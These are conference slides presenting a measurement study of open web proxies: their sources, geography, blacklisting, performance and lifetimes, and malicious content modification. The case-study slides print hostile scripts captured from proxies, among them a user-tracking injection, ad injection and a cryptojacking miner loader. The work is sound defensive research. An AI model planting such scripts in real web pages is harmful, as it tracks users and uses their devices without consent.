Bsides San Diego

Understanding Open Proxy Ecosystem

Rui Bian

bianrui0315@gmail.com
bianrui@udel.edu

University of Delaware

About Me

- My name is Rui Bian, You can call me ‘Ray’
- I am a data scientist, living in Los Angeles now
- Got computer engineering PhD from University of Delaware at Dec, 2022
- Research Focus is Cybersecurity and Computer Networking
- My personal website is bianrui0315.github.io
- My linkedin id is bianrui0315

Outline

- Introduction
- Research questions
- Background
- Methodology
- Results
- Conclusion

Introduction


- Researchers have conducted studies to explore and characterize the open proxies in various aspects, such as performance, behaviors, security, and distributions
- The owners of those malicious proxies and corresponding campaigns have not been well studied before
- A systematic investigation on how open proxies are deployed and managed on the Internet is sorely needed but still missing

Research questions

- Provide a characterization of the open proxies in various aspects, such as performance, behaviors, security, and distributions
- Study who are the owners of the malicious proxies and what is the motivation to provide open proxies
- Study cloud-based open proxies (open proxies deployed on cloud) and long-term open proxies (open proxies whose lifetime is longer than usual open proxies)

Background

- **Web proxy**: a relay server that forwards HTTP requests and returns responses between a client and a server
- **Open proxy**: publicly available proxy servers that any user can use without authentication, simply configuring the corresponding IP address and port



Collecting open proxies

- Sources:
  - Websites that collect and publish open proxies
  - Open-source tools that collect, validate, and publish available open proxies
  - Crowd-sourcing open proxy lists published by users
- Collect data in nine months (from September 2019 to June 2020)
- Compile proxies from all sources daily and remove duplicate proxies

Sources of open proxies

Table 1
Sources of open proxies.

Type of sources	Source
Proxy websites	proxy-daily [8] proxylistdaily [9] smallseotools [10] dailyfreeproxy [11] sinium [12] proxy-list.download [13] openproxy.space [14] proxyserverlist24 [15] live-socks [16]
Proxy collection tools	ProxyBroker [17] Gretronger Tool [46]
Other proxy lists	clarketm [18] TheSpeedX [19] opsxcq [20] fate0 [21] a2u [22]


Active measurement

- Set up two controlled websites and send HTTP requests to our controlled websites via each collected proxy
- Simultaneously test 100 proxies and set timeout to filter out unresponsive or unreachable proxies
- Record *status code, response time* (time from sending requests to receiving responses), *download time* (time from sending requests to finishing download all the requested resources), *HTTP response headers*, and *HTTP page content*
- Measure Round-trip time (RTT) to proxies and download speed of proxies

Passive measurement

- Collection information of open proxies:
  - **Domain name** through reverse DNS resolution
  - **Autonomous System (AS)** from WHOIS database
  - **Country-level geolocation** from Maxmind database
  - **Check if in cloud** Based on Cloud IP ranges from 31 public cloud service providers
  - **Blacklist scan** by leveraging the open-source blacklist scan tool Pydnsbl that integrates data from 53 blacklist sources

Detecting content modification




Identifying open proxy owners

- Cluster content modification proxies to groups
- Through examination of each group, we classify the open proxies as benign or malicious
- To identify possible owners of open proxy groups, we parse received HTML content and extract elements, including *metadata* (title, keywords, and other fields*), inject library*, and *URLs* to search for identifiers of owners
- By combining such information, we can understand malicious behavior and identify open proxy group owners

Overview of open proxy characterization

- Network distribution and geographic distribution of open proxies
- Reliability and performance of responsive proxies

Daily statistics of proxies



- Reliable proxies:
  - Min: 622
  - Max: 8473
  - Median: 4141.5
- Content modifying proxies:
  - Min: 18
  - Max: 452
  - Median: 337
- In total, we collected 436,451 unique proxies and 104,114 responsive proxies

Domain names

Table 3
Domain name distributions of collected/responsive proxies.

Domain name	Count	Percentage
All proxies		
NXDOMAIN	229,481	63.07%
hn.kd.ny.adsl.	1078	0.3%
azteca-comunicaciones.com.	325	0.09%
static.vnpt.vn.	220	0.06%
int0.client.access.fanaptelecom.net.	164	0.05%
All others	132,255	36.43%
Responsive proxies		
NXDOMAIN	60,906	64.57%
azteca-comunicaciones.com.	177	0.19%
hn.kd.ny.adsl.	111	0.12%
static.vnpt.vn.	82	0.09%
customer.worldstream.nl.	52	0.06%
All others	32,859	34.97%

- More than 60% of reverse DNS lookup results is NXDOMAIN, which means those proxies do not have domain names
- *hn.kd.ny.adsl* : to perform repetitive port scans and blind SQL injections
- *azteca-comunicaciones.com*: mapped to many Ip addresses and and those IP addresses are identified as open proxies and spammers
- *static.vnpt.vn*: Spammers

Geolocation




Fig. 2. Geo-distribution of open proxies.

Table 4
Geolocation of collected and responsive proxies.

All proxies		Responsive proxies	
Country	%	Country	%
China	41.92%	China	38.15%
Thailand	8.70%	Thailand	8.56%
United States	7.32%	Indonesia	7.89%
Brazil	6.14%	United States	6.90%
Indonesia	5.76%	India	5.04%
India	3.21%	Brazil	4.88%
Iran	3.03%	Russia	3.20%
Russia	2.77%	Iran	1.36%
Argentina	2.02%	Singapore	1.15%
Ukraine	1.20%	Bangladesh	1.14%
All others	17.92%	All others	21.69%

Over 80% of open proxies are in 10 countries. China, Thailand, United States, Brazil, India, and Indonesia have the most collected open proxies and responsive proxies.

Cloud

- In collected proxies, 18,005 proxies (4.13%) are hosted on the public cloud platform
- In responsive proxies, 5637 proxies (5.41%) are hosted on public cloud platforms.
- The details of the cloud-based open proxy study are presented later

Blacklist

- In collected proxies, 272,719 proxies (62.48%) appear in at least one blacklist, 163,732 proxies are not on any blacklist
- In responsive proxies, 70,122 proxies (67.35%) appear in at least one blacklist, 33,992 proxies are not found on blacklist

Behavior


Table 5
Content modifications of proxies.

Behavior	# Proxy	Percentage
Always modify	6326	6.04%
Never modify	97,074	92.73%
Sometimes modify	1287	1.23%

Lifetime

Table 6
Lifetime and performance of proxies.

Average	Responsive	Reliable	Modifying
Lifetime (days)	9.45	9.37	10.89
Response time (s)	4.99	5.24	1.95
Download time (s)	5.12	5.37	2.04
RTT (ms)	233.24	231.7	250.78
Download speed (KBps)	254.43	271.07	57.47



Performance




Fig. 4. CDF and boxplot of RTT.




Fig. 5. CDF and boxplot of download speed.

Reliable proxies have better performance than content modification proxies, with shorter RTTs and faster download speed

Content modification

- Use DOM structure to analyze the contents
- Record the tag names and locations of each HTML contents
- Identify 1745 unique DOM structures
- Select representative cases to classify proxies
- Parse the HTML content to extract proxy activity information to understand each proxy group’s behavior and nature

Categories of content modification proxies

Table 8
Categories of content modification proxies.

	Category	# Proxy	Percentage
Benign (23.58%)	Lack of permission	1234	16.52%
	Error	112	1.50%
	Misclassification	366	4.90%
	Blocked	49	0.66%
Malicious (76.42%)	Replacement	466	6.24%
	Ad injection	2393	32.04%
	CSS injection	9	0.12%
	Redirection	2748	36.80%
	Collect user information	96	1.23%
	Cryptojacking	19	0.25%

Case Study: ISP injection

These open proxies obtain user's information including domain name, screen width and height, and other parameters like id, enc, params, and idc_r. These proxies label users by allocating different parameters like id and enc

```
<script type = "text/javascript" >
   if (self == top) {
      function netbro_cache_analytics(fn, callback) {
         setTimeout(function() {
            fn();
            callback();
         }, 0);
      }

      function sync(fn) {
         fn();
      }

      function requestCfs() {
         var idc_glo_url = (location.protocol == "https:" ?
"https://" : "http://");
         var idc_glo_r = Math.floor(Math.random() *
99999999999);
         var url = idc_glo_url + "p03.notifa.info/3fsmd3/request" +
"?id=1" + "&enc=9Uw…gY9" + "&params=" + "4Tt……%3d" +
"&idc_r=" + idc_glo_r + "&domain=" + document.domain +
"&sw=" + screen.width + "&sh=" + screen.height;
         var bsa = document.createElement('script');
         bsa.type = 'text/javascript';
         bsa.async = true;
         bsa.src = url;
         (document.getElementsByTagName('head')[0] ||
document.getElementsByTagName('body')[0]).appendChild(bsa);
      }
      netbro_cache_analytics(requestCfs, function() {});
   }; < /script>
```

Fig. 6. Injected code by ISP.


Cloud Provider Advertisement


```
<html>
  <head>
    <title>test for proxy</title>
  </head>

  <body>
    <h1>This is a testing page</h1>
    <p>HTTP HTTPS</p>
    <p>SOCKS4 SOCKS5</p>
    <p>CONNECT:25 CONNECT:80</p>
  <script src="http://www.ruijieyun.com/js/adcloud/index.js?tenantName="></script>
</body>
</html>
```

Cryptojacking

```
<script src="https://www.hostingcloud.racing/LGIy.js">
</script>
 <script> var miner = new Client.Anonymous('walletID');
miner.start();
</script>
```






Section Summary: Malicious Open Proxy Study

- 76.42% of content modification proxies demonstrate malicious behaviors
- The owners may achieve monetization from proxy users by injecting advertisements, collecting user information, replacing original content with applications and websites, and mining cryptocurrency
- Open proxy owners use open proxies to expand their influences and gain profits from numerous users.

Cloud-based Open Proxy



The number of collected proxies in different regions of cloud platforms.

Cloud-based Proxy: Blacklist and behavior

Table 10
Blacklist check results of cloud-based and non-cloud-based proxies.

	Cloud-based proxy		Non-cloud-based proxy	
	#proxy	Percentage	#proxy	Percentage
In BL	1793	31.81%	68,329	69.39%
Not in BL	3844	68.19%	30,148	30.61%

Table 11
Content modifications by cloud-based and non-cloud-based proxies.

	Cloud-based proxy		Non-cloud proxy	
	#proxy	Perc.	#proxy	Perc.
Always modify	163	2.89%	6023	6.12%
Never modify	5393	95.67%	91,248	92.66%
Sometimes modify	81	1.44%	1206	1.22%

Cloud-based Proxy: Lifetime and Performance

Table 12
Lifetime and performance of cloud-based and non-cloud-based proxies.

Average	Cloud-based	Non-cloud
Lifetime (days)	14.19	9.17
Response time (s)	4.28	5.04
Download time (s)	4.31	5.18
RTT (ms)	129.3	238.83
Download speed (KBps)	811.93	195.65

Section Summary: Cloud-based Proxy

- The scale of cloud-based proxies is smaller than that of non-cloud-based proxies
- Cloud-based proxies have multiple advantages such as higher reliability and better performance over non-cloud-based proxies
- Proxy owners can take advantage of the cloud to change the proxy's behavior and make cloud-based proxies more dynamic

Long-term Open Proxy

- Average lifetime: 9.45 days
- Lifetime < 2 days: 53.93% of responsive proxies
- Lifetime < 10 days: 80.92% of responsive proxies
- *Long-term open proxy*: lifetime => 200 days
- *Short-time open proxy*: lifetime < 10 days

Long-term Open Proxy: Behavior and Performance

Table 15
Content modifications of long-term and short-term proxy.

	Long-term	Short-term
Always modify	32.70%	6.20%
Never modify	67.30%	92.63%
Sometimes modify	0.00%	1.17%

Table 16
Performance of long-term and short-term proxy.

Average	Long-term	Short-term
Response time (s)	0.85	4.68
Download time (s)	0.86	4.82
RTT (ms)	119.56	238.06
Download speed (KBps)	901.56	238.04

Section Summary: Long-term Open Proxy

- Long-term proxies have better performance than short-term proxies
- The reasons why long-term proxies can exist for a long time:
  - They are well managed by excellent hosting providers
  - They are misclassified by proxy collectors for a long time, but proxy collectors falsely publish them
  - Owners accidentally misconfigured such proxies to be open to any user and owners does not notice that and remedy them

Conclusion

- The measurement scale of our work is the largest in the open proxy studies
- Identify and track the owners of open proxy groups
- Discover different malicious cases and campaigns using open proxies
- Reveal that owners are changing their deployments to avoid being blocked and deploy more proxies to enhance the power of their malicious attacks

Thank you